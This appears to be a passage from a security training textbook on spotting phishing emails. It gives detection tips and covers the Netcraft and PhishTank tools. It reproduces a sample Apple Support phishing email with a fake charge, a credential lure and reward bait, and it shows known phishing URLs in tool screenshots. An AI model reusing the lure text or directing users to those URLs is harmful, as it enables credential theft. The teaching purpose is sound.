
To detect phishing emails, first, hover your mouse pointer over the name in the “**From**” column. Doing so will show whether the original domain name is linked to the sender’s name; if it is not, then it could be a phishing email. For example, an email from Gmail.com should probably display it’s “**From**” domain as “**gmail.com**.”

Check to see if the email provides a URL and prompts the user to click on it. If so, ensure that the link is legitimate by hovering the mouse pointer over it (to display the link’s URL) and ensure it uses encryption (https://). To be on the safe side, always open a new window and visit the site by typing it in directly instead of clicking on the link provided in the email.

Do not provide any information to the suspicious website, as it will likely link directly to the attacker.

A few other indicators of phishing emails:

- It seems to be from a bank, company, or social networking site and has a generic greeting
- It seems to be from a person listed in your email address book
- It has an urgent tone or makes a veiled threat
- It may contain grammatical or spelling mistakes
- It includes links to spoofed websites
- It may contain offers that seem to be too good to be true
- It includes official-looking logos and other information taken from legitimate websites
- It may contain a malicious attachment



Your Apple ID was used to sign in to iCloud on an iPhone 6 - [redacted] na...

https://mail.google.com/mail/u/0/?ui=2&view=btop&ver=dqujp3h61mgd&search=in

Your Apple ID was used to sign in to iCloud on an iPhone 6

Apple Support <apple@gmail.com>

12:11 PM (20 minutes ago)

Dear customer

Your Apple ID was used to sign in to iCloud on an iPhone 6.

Time: April 13, 2022

Operating System: iOS 8.0.1

Your Apple ID was used to sign in to iCloud on an iPhone 6 and your credit card has been chrged for $1285.54.

If you recently signed in to this device, you can disregard this email.

If you have not recently signed in to an iPhone with your Apple ID and believe someone may have acesed your account, please click here to confirm your details and change your password.

To spread awareness on the security issues, Apple will also reward you with $2000 for reporting this issue at the link to Report Abuse.

View the attached document for your latest invoice.


Apple Support

My Apple ID | Support | Privacy Policy

Copyright © 2022 Tunes S.ar.l. 31-33, rule Sainte Zithe, L-2763 Luxembourg. All rights reserved.

www.phishinghoneynet.com/reportabuse.htm

Figure 9.16: Screenshot Showing an Email with Indications of Phishing



Anti-Phishing Toolbar

Netcraft

- The Netcraft **anti-phishing community** is a giant neighborhood watch scheme, empowering the most alert and most expert members to defend everyone within the community against phishing attacks

Phish Tank

- PhishTank is a collaborative clearing house for data and information about **phishing** on the Internet
- It provides an **open API** for developers and researchers to integrate **anti-phishing data** into their apps

Certfied Hacker | Site report for http://www.certi | Site Blocked - Netcraft Extension

Extension (Net...ft Extension) moz-extension://71314a84-ff0f-4b32-8fba-38cd9ee9711f/block

NETCRAFT

Suspected Phishing

This page has been blocked by the Netcraft Extension.

Blocked URL: hxxps://smbc.ctad-co.com/m

Report mistake

Visit anyway

Rate Netcraft

Copyright © Netcraft Ltd. All rights reserved.

https://www.netcraft.com

PhishTank > Details on suspect

https://www.phishtank.com/phish_detail.php?phish_id=7486626

PhishTank is operated by Cisco Talos Intelligence Group.

PhishTank® Out of the Net, into the Tank.

username ********* Sign In

Register | Forgot Password

Home | Add A Phish | Verify A Phish | Phish Search | Stats | FAQ | Developers | Mailing Lists | My Account

Submission #7486626 is currently ONLINE

Submitted Apr 12th 2022 10:11 AM by buava (Current time: Apr 12th 2022 10:25 AM UTC)

https://cssogrdtedadyrealpasssb.firebaseapp.com/

Verified: Is a phish

As verified by Shazza June Dev darkmoon titus

Is a phish	100%
Is NOT a phish	0%

Screenshot of site | View site in frame | View technical details | View site in new window

GoDaddy

https://www.phishtank.com

